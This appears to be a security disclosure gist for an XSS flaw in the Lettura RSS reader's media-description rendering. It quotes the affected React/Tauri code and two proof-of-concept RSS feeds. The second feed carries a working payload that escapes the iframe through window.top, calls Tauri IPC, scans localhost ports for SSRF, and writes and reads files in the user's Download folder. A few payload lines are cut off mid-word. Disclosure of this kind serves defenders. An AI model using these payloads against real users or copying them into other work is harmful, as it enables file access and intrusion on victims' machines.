

Instantly share code, notes, and snippets.

youremailaddress / **letturaXSS.md** Secret



Created 2 months ago

<> **Code** Revisions 1

Vulnerability: The zhanglun/lettura project contains an XSS vulnerability. Attackers could exploit this vulnerability to launch an SSRF attack or read/write the contents of the Download folder.

letturaXSS.md

BUG_Author: Cranb3rry

Affected Version: <=[v0.1.22](#)

Vendor: [zhanglun/lettura](#)

Software: [zhanglun/lettura](#)

Vulnerability Files:

- src\components\ArticleView\ContentRender.tsx

Description:

The description.content of media_object is directly concatenated into HTML and rendered via wrapperWithRadix/HTMLReactParser without going through DOMPurify; controllable RSS content can be directly XSS'd to the main WebView, and the fact that CSP is off while Tauri allowlist is enabled with "fs" amplifies the impact.

```
src > components > ArticleView > adapter > Podcast.tsx > PodcastAdapter
14  export function PodcastAdapter(props: PodcastAdapter) {
22  function handleAddToPlayListAndPlay(media: any) {
32  const record = {
42  create_date: article.create_date,
43  starred: article.starred,
44  mediaURL,
45  mediaType,
46  thumbnail,
47  description: text,
48  add_date: new Date().getTime(),
49  } as Podcast;
50
51  // 直接使用 store 的方法, 它会处理数据库操作和状态更新
52  addToPlayListAndPlay(record);
53  }
54
55  function renderMediaBox(media: any) {
56  const { description, content, thumbnails } = media;
57
58  function renderContent() {
59  return content.map((c: any) => {
60  if (c.url && c.content_type.indexOf("audio/") === 0) {
61  return (
62  <figure className="my-3">
63  <Button onClick={() => handleAddToPlayListAndPlay(media)}>Play</Button>
64  </figure>
65  );
66  }
67  });
68  }
69
70  return (
71  <div>
72  <div>{renderContent()}</div>
73  <div>{wrapperWithRadix(description?.content || "")}</div>
74  </div>
75  );
76  }
77
```

```
src > components > ArticleView > adapter > Youtube.tsx > YoutubeAdapter > renderMediaBox
4   export function YoutubeAdapter(props: any) {
16     function renderMediaBox(media: any) {
36       function renderContent() {
37         return content.map((c: any) => {
40           return (
41             <div className="relative">
42               <div className="aspect-video bg-gray-200 animate-pulse" />
43               <iframe
44                 src={`https://www.youtube.com/embed/${videoId}`}
45                 width="100%"
46                 height="360"
47                 className="absolute inset-0 w-full h-full"
48                 loading="lazy"
49               />
50             </div>
51           );
52         }
53       });
54     }
55
56     return (
57       <div>
58         <div className="pb-6">{renderContent()}</div>
59         <div>{wrapperWithRadix(pElements || "")}</div>
60       </div>
61     );
62   }
63
```


```
src > components > ArticleView > ContentRender.tsx > wrapperWithRadix
5   const options: HTMLReactParserOptions = {
6     replace: (node: DOMNode) => {
33
34     if (node.name === "h1") {
35       return (
36         <Heading {...attributesToProps(node.attrs)} size="8" mb="6">
37           {domToReact(node.children as DOMNode[], options)}
38         </Heading>
39       );
40     }
41     if (node.name === "h2") {
42       return (
43         <Heading {...attributesToProps(node.attrs)} size="7" mb="5">
44           {domToReact(node.children as DOMNode[], options)}
45         </Heading>
46       );
47     }
48     if (node.name === "h3") {
49       return (
50         <Heading {...attributesToProps(node.attrs)} size="6" mb="4">
51           {domToReact(node.children as DOMNode[], options)}
52         </Heading>
53       );
54     }
55
56     if (node.name === "a") {
57       return <Link {...attributesToProps(node.attrs)}>{domToReact(node.children as DOMNode[], options)}</Link>;
58     }
59   }
60
61   return node;
62 },
63 };
64
65 export const wrapperWithRadix = (content: string) => {
66   return HTMLReactParser(content, options);
67 };
68
```

Proof of Concept:

The minimum provable XSS exploit (EXP):

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:media="http://search.yahoo.com/mrss/">
  <channel>
    <title>CSP/XSS Test Feed</title>
    <link>http://example.com:8000/test-feed.xml</link>
    <description>Security test feed for Lettura</description>
    <item>
      <title>[0] Media description tests (Podcast/Media path)</title>
      <link>https://example.com/Lettura-test-1145</link>
      <guid isPermaLink="false">Lettura-test-0</guid>
      <description><![CDATA[
        <p>Media description below should render as-is if not sanitized.</p>
      ]]></description>
      <media:content url="https://example.com/test-audio.mp3" type="audio/mpe
      <media:description><![CDATA[
        <p>UNSANITIZED path: iframe/srcdoc + protocol links.</p>
        <iframe
          width="600"
          height="160"
          srcdoc='<p>srcdoc iframe</p><script>alert("xss found!");</script>'\>
      ]]></media:description>
    </item>
  </channel>
</rss>
```

To reproduce this, you need to deploy it as an HTTP service and add this feed to the program; clicking on the article will trigger it.



Here, Tauri doesn't actually isolate the iframe content sufficiently. Therefore, even within the iframe, `__Tauri__` and related IPC calls can still be obtained via `window.top`.

Below is a payload demonstrating the attacker's capabilities by using this XSS vulnerability to perform SSRF, obtain the application's bound port number, and write a file to the Download directory:

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:media="http://search.yahoo.com/mrss/">
  <channel>
    <title>CSP/XSS Test Feed</title>
    <link>http://example.com:8000/test-feed.xml</link>
    <description>Security test feed for Lettura</description>
    <item>
      <title>[0] Media description tests (Podcast/Media path)</title>
      <link>https://example.com/Lettura-test-114514</link>
      <guid isPermaLink="false">Lettura-test-1919</guid>
      <description><![CDATA[
        <p>Media description below should render as-is if not sanitized.</p>
      ]]></description>
      <media:content url="https://example.com/test-audio.mp3" type="audio/mpe
      <media:description><![CDATA[
        <p>UNSANITIZED path: iframe/srcdoc + protocol links.</p>
        <iframe
          width="600"
          height="160"
          srcdoc='<p>srcdoc iframe</p>
          <script>
```

```
for (let p = 1100; p <= 1200; p++) {
  fetch(`http://127.0.0.1:${p}/api/user-config`) // Vuln: no cors p
  .then(() => alert("openPort:"+JSON.stringify(p)))
  .catch(() => {});
}

const topWin = window.top;
// minimal invoke wrapper (works without __TAURI__.invoke)
const invoke = (cmd, args = {}) =>
  new Promise((resolve, reject) => {
    const uid = () => crypto.getRandomValues(new Uint32Array(1))[0]
    const transform = (cb, once = false) => {
      const id = uid();
      const prop = `_${id}`;
      Object.defineProperty(topWin, prop, {
        value: (res) => {
          if (once) delete topWin[prop];
          return cb?.(res);
        },
        configurable: true
      });
      return id;
    };

    const callback = transform((e) => {
      resolve(e);
      delete topWin[`_${error}`];
    }, true);

    const error = transform((e) => {
      reject(e);
      delete topWin[`_${callback}`];
    }, true);

    topWin.__TAURI_IPC__({ cmd, callback, error, ...args });
  });

const tauri = (message) => invoke("tauri", message);

// BaseDirectory values from @tauri-apps/api/fs
const BaseDirectory = { Download: 8, Home: 11 };

const writeTextFile = (path, contents, options) =>
  tauri({
    __tauriModule: "Fs",
    message: {
      cmd: "writeFile",
      path,
```

```
        contents: Array.from(new TextEncoder().encode(contents)),
        options
      }
    });

const readTextFile = (path, options) =>
  tauri({
    __tauriModule: "Fs",
    message: {
      cmd: "readTextFile",
      path,
      options
    }
  });

const readDir = (path, options) =>
  tauri({
    __tauriModule: "Fs",
    message: {
      cmd: "readDir",
      path,
      options
    }
  });

const filename = "lettura-xss-proof.txt";
writeTextFile(
  filename,
  `xss proof ${new Date().toISOString}` ,
  { dir: BaseDirectory.Download }
);
const content = readTextFile(filename, { dir: BaseDirectory.Downloa
alert("DOWNLOAD OK:" + JSON.stringify({ filename, content }));
</script>'></iframe>
]]></media:description>
</item>
</channel>
</rss>
```

